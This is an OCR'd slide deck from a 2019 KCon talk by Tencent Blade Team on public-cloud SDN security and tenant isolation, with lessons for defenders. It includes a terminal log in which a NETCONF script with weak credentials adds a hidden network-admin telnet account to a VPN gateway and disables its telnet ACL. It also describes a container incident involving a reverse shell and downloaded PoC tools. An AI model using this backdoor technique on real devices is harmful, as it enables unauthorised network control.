KCon

2019

Tencent Blade Team

公有云SDN的安全风险与加固

演讲人：杨韬

About Me

- 安全平台部高级工程师
- Tencent Blade Team
- 安全预研，SDN、BIOS、TEE

About Tencent Blade Team

谷歌TensorFlow

成功发现首个TensorFlow框架自身安全漏洞，并包揽TF已知前七个漏洞

发现SQLite严重漏洞

成功发现SQLite存在严重漏洞，影响Chromium浏览器和大量Android、iOS应用

深耕IoT领域

成功破解Amazon Echo、Google Home、小米智能音箱等IoT设备

输出全行业泛安全影响力

为腾讯Tday、腾讯首届技术文化周等活动输出泛安全影响力

获Amazon、小米、华为等多个品牌官方认可

Amazon、小米、华为等多个品牌官方认可，获小米安全年度最佳守护者，荣获华为漏洞奖励计划官方认可

多次受邀参加海内外顶级安全会议

受邀参加Blackhat USA、DEFCON、HITB、CanSecWest、CSS、KCon、XCon等多个海内外顶级安全会议

目录
CONTENTS


PART
01

SDN

技术背景

租户隔离


SDN技术背景


App 1
App 2
App 3
App N
Northbound Interface
Core Services
Storage
Southbound Interface
SDN Controller
控制平面
通用CPU、内存、OS、深度逻辑
数据平面
ASIC/NP、TCAM、转发逻辑
背板总线
转发容量上限
接口/板卡
接口1
接口2
板卡

SDN技术背景

SDN的优势


- 物理拓扑与逻辑拓扑不再绑定
- 按需实时变更逻辑拓扑
- 按需实时生成网络功能




SDN租户隔离

公有云SDN的核心特性


- 云上几乎所有业务的共需
- 具备多种实现方式
- 守护云安全的绝境长城



IAAS



K8S



裸金属


PART
02

Beyond VM

从VM被入侵说起

Beyond VM


问：某用户购买的VM被入侵，
应如何处理？



Beyond VM


问：某用户购买的VM被入侵，
应如何处理？

答：好像可以卖一套安全产品，
说不定再加一套安全服务哦~



Beyond VM

追问：是用户买的VPN被黑了，咋办？



Beyond VM

追问：是用户买的VPN被黑了，咋办？

哦豁……

NETCONF对外开放弱密码……


```
[root@VM_234_214_centos ~]# ./[redacted]_netconf.sh[redacted]./adduser
REMOTE_IP=[redacted]
AUTH_INFO=100002430c958c8f3f12927c173b2e0064ae
<?xml version="1.0" encoding="UTF-8"?><env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-
="true"><auth:AuthInfo>100002430c958c8f3f12927c173b2e0064ae</auth:AuthInfo></auth:Authenticati
nfiguration><![CDATA[<vpngw-18s521kr>system
System View: return to User View with Ctrl+Z.
[vpngw-18s521kr]local-user stannisyang class manage
New local user added.
[vpngw-18s521kr-luser-manage-stannisyang]password simple[redacted]
[vpngw-18s521kr-luser-manage-stannisyang]service-type telnet
[vpngw-18s521kr-luser-manage-stannisyang]authorization-attribute user-role network-admin
[vpngw-18s521kr-luser-manage-stannisyang]quit
]]></Configuration></CLI></[redacted]
[root@VM_234_214_centos ~]# ./[redacted]_netconf.sh[redacted]./opentelnet
REMOTE_IP=[redacted]
AUTH_INFO=10000348f4ebf1c9a919d118706892afe81e
<?xml version="1.0" encoding="UTF-8"?><env:Envelope xmlns:env="http://www.w3.org/2003/05/soap-
="true"><auth:AuthInfo>10000348f4ebf1c9a919d118706892afe81e</auth:AuthInfo></auth:Authenticati
nfiguration><![CDATA[<vpngw-18s521kr>system
System View: return to User View with Ctrl+Z.
[vpngw-18s521kr]no telnet server acl
]]></Configuration></CLI></rpc-reply></env:Body></env:Envelope>[root@VM_234_214_centos ~]#
[root@VM_234_214_centos ~]# telnet [redacted]
Trying [redacted]...
Connected to [redacted].
Escape character is '^]'.

******************************************************************************
* Copyright (c) 2004-2018[redacted] Technologies Co., Ltd. All rights reserved.*
* Without the owner's prior written consent,                                 *
* no decompiling or reverse-engineering shall be allowed.                    *
******************************************************************************

login: stannisyang
Password:
<vpngw-18s521kr>dir
Directory of flash:
   0 -rw-     6403072 Apr 28 2018 19:13:08 [redacted]-BOOT-[redacted]-X64.bin
   1 -rw-    28680192 Apr 28 2018 19:13:08 [redacted]-PACKET-CAPTURE-[redacted]-X64.bin
   2 -rw-    92817408 Apr 28 2018 19:13:08 [redacted]-SYSTEM-[redacted]-X64.bin
```


Beyond VM

1. VPN也是一台VM
2. VPN和用户其他VM在同一虚拟网络

但是

VPN VM受SDN控制器管理配置

VPN VM可逃离租户隔离限制！！！



PART 03


Devops without Sec

愿安全与你同在

Devops without Sec

经验教训

- SDN安全配置在产品迭代中可能丢失
- SDN网络隔离必须结合加密通信、ACL控制形成纵深
- SDN跨越隔离边界的实体必须监控网络通信



PART
04

Naughty Docker

非典型容器逃逸


Naughty Docker

舞台：Serverless

主角：Docker

演出时长：300s

剧本：whatever



Naughty Docker


天气风和日丽，发现了有趣的事~

- 0秒，X母机Y1容器，bash –i反弹Shell
- 306秒，X母机Y2容器，下载扫描工具
- 630秒，X母机Y3容器，下载扫描工具
- 800秒，X母机**Y3容器**，下载**某POC工具α**

Naughty Docker

- 800秒，X母机**Y3容器**，下载**某POC工具α**
- **1000秒**，X母机**Y3容器**，下载**某POC工具β**
- **1080秒**，**X母机**，执行**ifconfig、whoami、id**

母机API漏策略没隔离！！！



PART
05

Greatwall

万里长城永不倒，也别漏

Greatwall

经验教训

- 逃逸不一定是漏洞，也许是SDN网络隔离失效
- 针对容器/母机的强健监控，保障了SDN的持续进化
- SDN网络隔离，云服务安全长城的基石


PART
06

Conclusion

SDN安全，公有云的安全基石

Conclusion

- 攻击面
- 典型问题
  - 配置不当
  - 可用性问题
  - 通信未加密
  - 密钥管理




1
2
3
4
5
网络安全
宙斯盾
DNS劫持监控
应用安全
洞犀
金刚
门神
主机安全
安全架构
洋葱
数据安全
安全合规
安全质量
多维提升
前沿研究
威胁情报
蓝军演练

谢谢观看

演讲人：杨韬